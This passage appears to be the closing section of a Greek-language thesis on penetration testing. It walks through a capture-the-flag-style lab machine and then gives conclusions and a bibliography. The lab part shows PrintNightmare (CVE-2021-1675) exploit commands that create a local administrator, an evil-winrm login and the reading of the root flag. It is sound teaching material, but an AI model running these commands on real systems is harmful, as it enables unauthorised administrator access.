


Figure 45:Ανέβασμα αρχείου ευπάθειας

Εκτελώντας τις ακόλουθες εντολές: «-Import-Module .\cve-2021-1675.ps» και «Invoke-Nightmare -DriverName "Xerox" -NewUser "testuser" -NewPassword "P@ssw0rd2022"», όπως φαίνεται στην παρακλάτω εικόνα, δημιουργήσαμε τον δικό μας διαχειριστή σε αυτό το μηχάνημα.




Figure 46: Δημιουργία TestUser

Τώρα θα προσπαθήσουμε να συνδεθούμε στο WinRM ως «testuser» με την εντολή: «evil-winrm -i 10.10.11.106 -u testuser -p 'P@ssw0rd2022'» και όπως φαίνεται στην παρακάτω εικόνα το καταφέρνουμε:




Figure 47: Σύνδεση με WinRM

Με τις παρακάτω εντολές: «cd /», «cd Users/Administrator/Desktop» και «cat root.txt», μεταβαίνουμε στον φάκελο επιφάνεια εργασίας και πλέον μπορούμε να πάρουμε το αρχείο «root.txt» το οποίο έχει και την σημαία με την οποία πλέον έχουμε καταφέρει το την διείσδυση το μηχάνημα.




Figure 48: Επιτυχία διείσδυσης στον φάκελο επιφάνεια εργασίας του μηχανήματος

5 *Συμπεράσματα*

Η ασφάλεια στον κυβερνοχώρο αποτελεί κρίσιμη πτυχή της προστασίας των περιουσιακών στοιχείων και της φήμης ενός οργανισμού. Οι δοκιμές διείσδυσης είναι ένα σημαντικό εργαλείο για τον εντοπισμό ευπαθειών στα συστήματα και τα δίκτυα ενός οργανισμού και για την αξιολόγηση της αποτελεσματικότητας των ελέγχων ασφαλείας. Με την προσομοίωση επιθέσεων πραγματικού κόσμου, οι δοκιμές διείσδυσης βοηθούν τους οργανισμούς να εντοπίσουν και να ιεραρχήσουν τις ευπάθειες που πρέπει να αντιμετωπιστούν προκειμένου να μειωθεί ο κίνδυνος μιας επιτυχημένης επίθεσης. Ωστόσο, είναι σημαντικό να σημειωθεί ότι οι δοκιμές διείσδυσης από μόνες τους δεν αρκούν για την προστασία ενός οργανισμού από απειλές στον κυβερνοχώρο. Οι οργανισμοί πρέπει επίσης να εφαρμόζουν μια ολοκληρωμένη στρατηγική Κυβερνοασφάλειας που περιλαμβάνει μέτρα όπως ο σχεδιασμός αντιμετώπισης περιστατικών, η εκπαίδευση των εργαζομένων και οι τακτικές αξιολογήσεις ασφαλείας. Αυτό θα διασφαλίσει ότι ο οργανισμός είναι σε θέση να ανιχνεύσει, να ανταποκριθεί και να ανακάμψει από μια επίθεση στον κυβερνοχώρο γρήγορα και αποτελεσματικά.

Μια άλλη σημαντική πτυχή της ασφάλειας στον κυβερνοχώρο είναι η συμμόρφωση με κανονισμούς και πρότυπα όπως το ISO 27001, το PCI-DSS, το HIPAA κ.λπ. Οι οργανισμοί πρέπει να συμμορφώνονται με αυτούς τους κανονισμούς και τα πρότυπα για να αποφύγουν νομικές και οικονομικές συνέπειες. Οι δοκιμές διείσδυσης μπορούν επίσης να βοηθήσουν τους οργανισμούς να αποδείξουν τη συμμόρφωση, εντοπίζοντας και αντιμετωπίζοντας τα τρωτά σημεία που θα μπορούσαν να αξιοποιηθούν από επιτιθέμενους.

Εν κατακλείδι, οι δοκιμές διείσδυσης αποτελούν ουσιαστικό στοιχείο της στρατηγικής Κυβερνοασφάλειας ενός οργανισμού. Ωστόσο, θα πρέπει να αποτελεί μέρος μιας ολοκληρωμένης προσέγγισης που περιλαμβάνει τον σχεδιασμό αντιμετώπισης περιστατικών, την εκπαίδευση των εργαζομένων, τις τακτικές αξιολογήσεις ασφάλειας και τη συμμόρφωση με τους κανονισμούς και τα πρότυπα. Με μια ολιστική προσέγγιση της ασφάλειας στον κυβερνοχώρο, οι οργανισμοί μπορούν να προστατευτούν αποτελεσματικά από τις απειλές στον κυβερνοχώρο και να ελαχιστοποιήσουν τον κίνδυνο μιας επιτυχημένης επίθεσης.

Βιβλιογραφία – Αναφορές

- Μηχανή αναζήτησης:
  www.google.com
- Μελετητής Google:
  Scholar.google.gr
- Βικιεπιστήμιο
  el.wikiversity.org

1. Μαυρίδης Ιωάννης (2015), «Ασφάλεια πληροφοριών στο διαδίκτυο». ΣΕΑΒ
2. «Ασφάλεια Πληροφοριακών συστημάτων», Σωκράτης Κάτσικας, Γκρίτζαλης Δημήτρης, Εκδόσεις Νέων τεχνολογιών, 2004
3. Μαυρίδη Ι., Πάγκαλου Γ, (2005) «Ασφάλεια πληροφοριακών συστημάτων και δικτύων» Εκδόσεις Ανίκουλα
4. Καρύδα, Μαρία., “Πληροφοριακά συστήματα, πολιτικές ασφαλείας”, 2019
5. Γκρίτζαλης, Δ., «Ασφάλεια Πληροφοριακών συστημάτων και υποδομών», Εννοιολογική

1. https://cve.mitre.org/. “Common Vulnerabilities and Exposures.”. The MITRE Corporation, 2022.
2. https://nvd.nist.gov/vuln. National Institute of Standards and Technology. 2022
3. https://nvd.nist.gov/vuln., National Vulnerability Database, 2021
4. https://www.enisa.europa.eu/publications/enisa-threat-landscape-2022
5. https://www.kali.org/
6. https://www.offensive-security.com
7. https://nmap.org/
8. https://www.owasp.org

9. https://hashcat.net/hashcat/
10. https://www.hackthebox.com/
11. https://hackersploit.org/penetration-testing-tutorials/
12. https://owasp.org/www-project-web-security-testing-guide/v42/5-Reporting/
13. https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies
14. https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Web_Application_Penetration_Checklist_v1_1